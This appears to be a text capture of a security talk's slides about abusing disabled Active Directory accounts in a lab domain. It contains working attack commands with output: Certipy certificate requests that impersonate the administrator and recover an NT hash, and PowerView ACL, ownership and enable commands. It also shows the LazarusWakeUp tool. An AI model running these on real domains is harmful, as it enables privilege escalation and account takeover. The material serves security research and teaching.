

The Walking Dead

```
(root@kali)~# certipy-ad req -u lazarus@homeland.local -hashes :0[REDACTED] -dc-ip 192.168.20.102 -target-ip 192.168.20.103 -ca homeland-VOURD-CA-01-CA-1 -template 'Sub-CA Copy' -upn administrator@homeland.local -sid 'S-1-5-21-2131731243-2220212916-1006003560-500'
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 5
[*] Successfully requested certificate
[*] Got certificate with UPN 'administrator@homeland.local'
[*] Certificate object SID is 'S-1-5-21-2131731243-2220212916-1006003560-500'
[*] Saving certificate and private key to 'administrator.pfx'
[*] Wrote certificate and private key to 'administrator.pfx'

(root@kali)~# certipy-ad auth -pfx administrator.pfx -dc-ip 192.168.20.102
Certipy v5.0.4 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]   SAN UPN: 'administrator@homeland.local'
[*]   SAN URL SID: 'S-1-5-21-2131731243-2220212916-1006003560-500'
[*]   Security Extension SID: 'S-1-5-21-2131731243-2220212916-1006003560-500'
[*] Using principal: 'administrator@homeland.local'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@homeland.local': aad3b435b51404eeaad3b435b51404ee:ff[REDACTED]
```




Back 2 Chicago

Back 2 Chicago

DACL Permission	Permission Value	Direct Access	Enable / Disable
GenericAll	ADS_RIGHT_GENERIC_ALL	✓	✓
GenericWrite	ADS_RIGHT_GENERIC_WRITE	✓	✓
WriteDacl	ADS_RIGHT_WRITE_DAC	✗	✓
WriteOwner	ADS_RIGHT_WRITE_OWNER	✗	✓
WriteAccountRestrictions	ADS_RIGHT_DS_WRITE_PROP	✓	✓
WriteProperty (userAccountControl)	ADS_RIGHT_DS_WRITE_PROP	✓	✓
WriteProperty (accountExpires)	ADS_RIGHT_DS_WRITE_PROP	✓	✓

Back 2 Chicago



The diagram illustrates a 'WriteDac' relationship between two domain users. On the left, a yellow circle icon with three people represents 'DOMAIN USERS@HOMELAND.LOCAL'. An arrow points from this icon to a green circle icon with a single person, representing 'T.PAPAEVANGELOU@HOMELAND.LOCAL'. The arrow is labeled 'WriteDac'.

T.PAPAEVANGELOU@HOMELAND.LOCAL	
Node Type:	User
Display Name:	Thanos Papaevangelou
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1115
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	2026-01-23 21:26 CST (GMT-0600)
Distinguished Name:	CN=THANOS PAPAEVANGELOU,OU=HR,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-01-24T06:19:41.13954109Z
Last Logon (Replicated):	1600-12-31 18:09 GMT-5:50:36 (GMT-0550)
Last Logon:	UNKNOWN
Last Seen by BloodHound:	2026-01-24 00:19 CST (GMT-0600)
Marked Sensitive:	FALSE

Back 2 Chicago

```
PS C:\Users\nickvourd\Desktop> Get-ADUser -Identity t.papaevangelou -Server 192.168.20.102 -Verbose
```

```
DistinguishedName : CN=Thanos Papaevangelou,OU=HR,DC=homeland,DC=local
Enabled            : False
GivenName         : Thanos
Name              : Thanos Papaevangelou
ObjectClass       : user
ObjectGUID        : 9edaab51-944e-40f1-9d91-c55e8cc41f38
SamAccountName    : t.papaevangelou
SID               : S-1-5-21-2131731243-2220212916-1006003560-1115
Surname           : Papaevangelou
UserPrincipalName : t.papaevangelou@homeland.local
```

```
PS C:\Users\nickvourd\Desktop> Add-DomainObjectAcl -TargetIdentity t.papaevangelou -PrincipalIdentity n.kiriazis -Rights All 1
```

```
PS C:\Users\nickvourd\Desktop> Set-ADUser -Identity t.papaevangelou -Enabled 1 -Server 192.168.20.102 -Verbose 2
```

```
VERBOSE: Performing the operation "Set" on target "CN=Thanos Papaevangelou,OU=HR,DC=homeland,DC=local".
```

```
PS C:\Users\nickvourd\Desktop> Get-ADUser -Identity t.papaevangelou -Server 192.168.20.102 -Verbose
```

```
DistinguishedName : CN=Thanos Papaevangelou,OU=HR,DC=homeland,DC=local
Enabled            : True
GivenName         : Thanos
Name              : Thanos Papaevangelou
ObjectClass       : user
ObjectGUID        : 9edaab51-944e-40f1-9d91-c55e8cc41f38
SamAccountName    : t.papaevangelou
SID               : S-1-5-21-2131731243-2220212916-1006003560-1115
Surname           : Papaevangelou
UserPrincipalName : t.papaevangelou@homeland.local
```

```
PS C:\Users\nickvourd\Desktop> |
```

WriteDacL

Back 2 Chicago



A diagram illustrating a relationship between two Active Directory objects. At the bottom left is a yellow circle icon representing a group, labeled "DOMAIN USERS@HOMELAND.LOCAL". An arrow points from this group to a green circle icon representing a user, labeled "N.KATSIOPIS@HOMELAND.LOCAL". The arrow is labeled "WriteOwner".

N.KATSIOPIS@HOMELAND.LOCAL	
Object Information	
Node Type:	User
Display Name:	Nikos Katsiopoulos
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1116
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	1769245296
Distinguished Name:	CN=NIKOS KATSIOPIS,OU=HR,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-01-24T07:18:44.084103883Z
Last Logon (Replicated):	1600-12-31 18:09 GMT-5:50:36 (GMT-0550)
Last Logon:	UNKNOWN
Last Seen by BloodHound:	2026-01-24 01:18 CST (GMT-0600)
Marked Sensitive:	FALSE
Owner SID:	S-1-5-21-2131731243-2220212916-1006003560-512

Back 2 Chicago



DOMAIN USERS@HOMELAND.

WriteOwner

```
PS C:\Users\nickvourd\Desktop> Get-ADUser -Identity n.katsiopolis -Server 192.168.20.102 -Verbose
```

```
DistinguishedName : CN=Nikos Katsiopolis,OU=HR,DC=homeland,DC=local
Enabled            : False
GivenName         : Nikos
Name              : Nikos Katsiopolis
ObjectClass       : user
ObjectGUID        : 916b8628-590b-4840-8c99-4483e36fd2fc
SamAccountName    : n.katsiopolis
SID               : S-1-5-21-2131731243-2220212916-1006003560-1116
Surname           : Katsiopolis
UserPrincipalName : n.katsiopolis@homeland.local
```

```
PS C:\Users\nickvourd\Desktop> Set-DomainObjectOwner -Identity n.katsiopolis -OwnerIdentity n.kiriazis -Verbose 1
```

```
VERBOSE: get-domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://VOURD-DC01.homeland.local/DC=homeland,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=n.kiriazis)(name=n.kiriazis)(dnshostname=n.kiriazis)))
VERBOSE: get-domain
VERBOSE: [Get-DomainSearcher] search base: LDAP://VOURD-DC01.homeland.local/DC=homeland,DC=local
VERBOSE: [Get-DomainObject] Get-DomainObject filter string: (&(|(samAccountName=n.katsiopolis)(name=n.katsiopolis)(dnshostname=n.katsiopolis)))
VERBOSE: [Set-DomainObjectOwner] Attempting to set the owner for 'n.katsiopolis' to 'n.kiriazis'
```

```
PS C:\Users\nickvourd\Desktop> Add-DomainObjectAcl -TargetIdentity n.katsiopolis -PrincipalIdentity n.kiriazis -Rights All 2
```

```
PS C:\Users\nickvourd\Desktop> Set-ADUser -Identity n.katsiopolis -Enabled 1 -Server 192.168.20.102 -Verbose 3
```

```
VERBOSE: Performing the operation "Set" on target "CN=Nikos Katsiopolis,OU=HR,DC=homeland,DC=local".
PS C:\Users\nickvourd\Desktop> Get-ADUser -Identity n.katsiopolis -Server 192.168.20.102 -Verbose
```

```
DistinguishedName : CN=Nikos Katsiopolis,OU=HR,DC=homeland,DC=local
Enabled            : True
GivenName         : Nikos
Name              : Nikos Katsiopolis
ObjectClass       : user
ObjectGUID        : 916b8628-590b-4840-8c99-4483e36fd2fc
SamAccountName    : n.katsiopolis
SID               : S-1-5-21-2131731243-2220212916-1006003560-1116
Surname           : Katsiopolis
UserPrincipalName : n.katsiopolis@homeland.local
```


Back 2 Chicago

Permissions	Permissions Value	RBCD	Shadow Creds
GenericAll	ADS_RIGHT_GENERIC_ALL	✓	✓
GenericWrite	ADS_RIGHT_GENERIC_WRITE	✓	✓
WriteDacl	ADS_RIGHT_WRITE_DAC	✓	✓
WriteOwner	ADS_RIGHT_WRITE_OWNER	✓	✓
WriteAccountRestrictions	ADS_RIGHT_DS_WRITE_PROP	✓	✗
WriteProperty (userAccountControl)	ADS_RIGHT_DS_WRITE_PROP	✗	✗
WriteProperty (accountExpires)	ADS_RIGHT_DS_WRITE_PROP	✗	✗

Back 2 Chicago

Permissions	Permissions Value	Direct Access	Enable/Disable	RBCD	Shadow Creds
GenericAll	ADS_RIGHT_GENERIC_ALL	✓	✓	✓	✓
GenericWrite	ADS_RIGHT_GENERIC_WRITE	✓	✓	✓	✓
WriteDacl	ADS_RIGHT_WRITE_DAC	✗	✓	✓	✓
WriteOwner	ADS_RIGHT_WRITE_OWNER	✗	✓	✓	✓
WriteAccountRestrictions	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✓	✗
WriteProperty (userAccountControl)	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✗	✗
WriteProperty (accountExpires)	ADS_RIGHT_DS_WRITE_PROP	✓	✓	✗	✗

Expand The Attack



Expand The Attack

Object Type	Enable / Disable
User	✓
Computer	✓
gMSA / MSA	✓
Group	✗
OU	✗
GPO	✗
Container	✗

Expand The Attack

```
graph TD; NKN[N.KIRIAZIS@HOMELAND.LOCAL] -- MemberOf --> RDU[REMOTE DESKTOP USERS@HOMELAND.LOCAL]; RDU -- GenericAll --> GMSA[GMSA-SVCPROD$@HOMELAND.LOCAL];
```

Object Information

Node Type:	User
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1126
ACL Inheritance Denied:	FALSE
Admin Count:	FALSE
Allows Unconstrained Delegation:	FALSE
Created:	1769278843
Distinguished Name:	CN=GMSA-SVCPROD,CN=MANAGED SERVICE ACCOUNTS,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-01-24T16:55:53.072529966Z
Last Logon (Replicated):	1600-12-31 18:09 GMT-5:50:36 (GMT-0550)
Last Logon:	UNKNOWN

Expand The Attack

```
PS C:\Users\nickvourd\Desktop> Get-ADServiceAccount -Identity gmsa-svcprod -Server 192.168.20.102
```

```
DistinguishedName : CN=gmsa-svcprod,CN=Managed Service Accounts,DC=homeland,DC=local
Enabled           : False
Name              : gmsa-svcprod
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : e1690816-8fe5-418c-b0d8-4e30080add37
SamAccountName     : gmsa-svcprod$
SID               : S-1-5-21-2131731243-2220212916-1006003560-1126
UserPrincipalName :
```

```
PS C:\Users\nickvourd\Desktop> Enable-ADAccount gmsa-svcprod$ -Server 192.168.20.102 -Verbose
VERBOSE: Performing the operation "Set" on target "CN=gmsa-svcprod,CN=Managed Service Accounts,DC=homeland,DC=local".
PS C:\Users\nickvourd\Desktop> Get-ADServiceAccount -Identity gmsa-svcprod -Server 192.168.20.102
```

```
DistinguishedName : CN=gmsa-svcprod,CN=Managed Service Accounts,DC=homeland,DC=local
Enabled           : True
Name              : gmsa-svcprod
ObjectClass       : msDS-GroupManagedServiceAccount
ObjectGUID        : e1690816-8fe5-418c-b0d8-4e30080add37
SamAccountName     : gmsa-svcprod$
SID               : S-1-5-21-2131731243-2220212916-1006003560-1126
UserPrincipalName :
```

Last collected by: nickvourd.


2026-01-24T16:55:53.072529966Z

Last Logon (Replicated):

1600-12-31 18:09 GMT-5:50:36 (GMT-0550)

Last Logon:

UNKNOWN



Expand The Attack



Expand The Attack

- While certificate templates are stored in Active Directory, enabling a template requires publishing it on the Certification Authority (CA).
- Example: a certificate template is disabled and vulnerable to ESC4, the security settings can still be modified. However, a disabled template cannot be published directly without the required CA permissions.
- Publishing a certificate template requires “Manage CA” privileges, which are typically held by:
 - Enterprise Admins
 - Domain Admins
 - CA Administrators

AdminCount = 1 Issue

- AdminSDHolder is the Active Directory object that stores the protected security permissions (ACL template) for privileged accounts and groups.
- adminCount=1 is an attribute set on an object indicating that the object is or was protected by the AdminSDHolder mechanism.

adminCount =1 Issue



LAZARUS@HOMELAND.LOCAL

×

 LAZARUS@HOMELAND.LOCAL

⌵

— Object Information

Node Type:

User

Display Name:

Lazarus Of Bethany

Object ID:

S-1-5-21-2131731243-2220212916-1006003560-1134

ACL Inheritance Denied:

TRUE

Admin Count:

TRUE

Allows Unconstrained Delegation:

FALSE

Created:

1770102336

Distinguished Name:

CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL

Do Not Require Pre-Authentication:

FALSE

Domain FQDN:

HOMELAND.LOCAL

Domain SID:

S-1-5-21-2131731243-2220212916-1006003560

Enabled:

FALSE

Last Collected by BloodHound:

2026-02-03T05:21:33.900921592Z

Last Logon (Replicated):

1600-12-31 18:09 GMT-5:50:36 (GMT-0550)

Last Logon:

UNKNOWN

Last Seen by BloodHound:

2026-02-02 23:21 CST (GMT-0600)


Marked Sensitive:

FALSE



The attack is **not possible** because the AdminSDHolder mechanism protects privileged disabled objects.

adminCount =1 Issue



x LAZARUS@HOMELAND.LOCAL	
— Object Information	
Node Type:	User
Display Name:	Lazarus Of Bethany
Object ID:	S-1-5-21-2131731243-2220212916-1006003560-1134
ACL Inheritance Denied:	FALSE
Admin Count:	TRUE
Allows Unconstrained Delegation:	FALSE
Created:	1770102336
Distinguished Name:	CN=LAZARUS OF BETHANY,OU=HR,DC=HOMELAND,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	HOMELAND.LOCAL
Domain SID:	S-1-5-21-2131731243-2220212916-1006003560
Enabled:	FALSE
Last Collected by BloodHound:	2026-02-03T05:21:33.900921592Z
Last Logon (Replicated):	1600-12-31 18:09 GMT-5:50:36 (GMT-0550)
Last Logon:	UNKNOWN
Last Seen by BloodHound:	2026-02-02 23:21 CST (GMT-0600)
Marked Sensitive:	FALSE



The attack is **possible**, but it would typically occur only due to an IT misconfiguration rather than by default.

adminCount =1
Issue

“Once an object becomes privileged, it should always be treated as privileged”.


~ Jim Sykoura,
Security Researcher | SpecterOps

Toyz 4 Girlz && Boyz



Toyz4 Girlz && Boyz

- Name: LazarusWakeUp
- Language: Python 3.x
- Framework: Poetry
- Link:
<https://github.com/nickvourd/LazarusWakeUp>
- Authors: @nickvourd && @kavasilo
- Description: Reconnaissance and State Management of AD Principals



Toyz4 Girlz && Boyz

```
(root@kali) ~/LazarusWakeUp  
# poetry run lazarus-wakeup -d homeland.local -u n.kiriazis -p [REDACTED] -a find-all --dc-ip 192.168.20.102
```

LAZARUS WAKEUP

A Python-Based Tool for Reconnaissance and State Management of AD Principals v1.0.0

```
[*] Using password authentication for n.kiriazis  
[+] Successfully authenticated to 192.168.20.102  
[*] Searching for all types of disabled AD objects...  
[+] Found 1 disabled objects (excluding Guest and krbtgt)
```

[+] Disabled AD Objects

[1] USER: g.sotiriadis

```
DN: CN=George Sotiriadis,OU=HR,DC=homeland,DC=local  
CN: George Sotiriadis  
Description: N/A  
UAC: 66050 (0x00010202)  
Created: 2026-01-26 02:21:24+00:00  
Modified: 2026-01-26 02:22:26+00:00  
Service Acc: No
```

[*] Analyzing inbound relationships for: CN=George Sotiriadis,OU=HR,DC=homeland,DC=local

>>> Inbound Relationships:

- [1] homeland.local\Cert Publishers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: bf967a7f-0de6-11d0-a285-00aa003049e2
- [2] homeland.local\Terminal Server License Servers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: 6db69a1c-9422-11d1-aebd-0000f80367c1
- [3] homeland.local\Terminal Server License Servers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: 5805bc62-bdc9-4428-a5e2-856a0f4c185e
- [4] Everyone
Type: ACCESS_ALLOWED_OBJECT
Rights: ExtendedRight
Object Type: ab721a53-1e2f-11d0-9819-00aa0040529b
- [5] S-1-5-10

Toyz4 Girlz && Boyz

```
(root@kali)~/LazarusWakeUp
# poetry run lazarus-wakeup -d homeland.local -u n.kiriazis -p [REDACTED] -a find-all --dc-ip 192.168.20.102
```

LAZARUS WAKEUP

A Python-Based Tool for Reconnaissance and State Management of AD Principals v1.0.0

```
[*] Using password authentication for n.kiriazis
[+] Successfully authenticated to 192.168.20.102
[*] Searching for all types of disabled AD objects...
[+] Found 1 disabled objects (excluding Guest and krbtgt)
```

[+] Disabled AD Objects

```
[1] USER: g.sotiriadis
DN: CN=George Sotiriadis,OU=HR,DC=homeland,DC=local
CN: George Sotiriadis
Description: N/A
UAC: 66050 (0x00010202)
Created: 2026-01-26 02:21:24+00:00
Modified: 2026-01-26 02:22:26+00:00
Service Acc: No
[*] Analyzing inbound relationships for: CN=George Sotiriadis,OU=HR
```

>>> Inbound Relationships:

- [1] homeland.local\Cert Publishers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: bf967a7f-0de6-11d0-a285-00aa003049e2
- [2] homeland.local\Terminal Server License Servers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: 6db69a1c-9422-11d1-aebd-0000f80367c1
- [3] homeland.local\Terminal Server License Servers
Type: ACCESS_ALLOWED_OBJECT
Rights: ReadProperty, WriteProperty
Object Type: 5805bc62-bdc9-4428-a5e2-856a0f4c185e
- [4] Everyone
Type: ACCESS_ALLOWED_OBJECT
Rights: ExtendedRight
Object Type: ab721a53-1e2f-11d0-9819-00aa0040529b
- [5] S-1-5-10

```
(root@kali)~/LazarusWakeUp
# poetry run lazarus-wakeup -d homeland.local -u n.kiriazis -p [REDACTED] enable --dc-ip 192.168.20.102 -t 'g.sotiriadis'
```

LAZARUS WAKEUP

A Python-Based Tool for Reconnaissance and State Management of AD Principals v1.0.0

```
[*] Using password authentication for n.kiriazis
[+] Successfully authenticated to 192.168.20.102
[*] Processing 1 target(s) for enablement
```

```
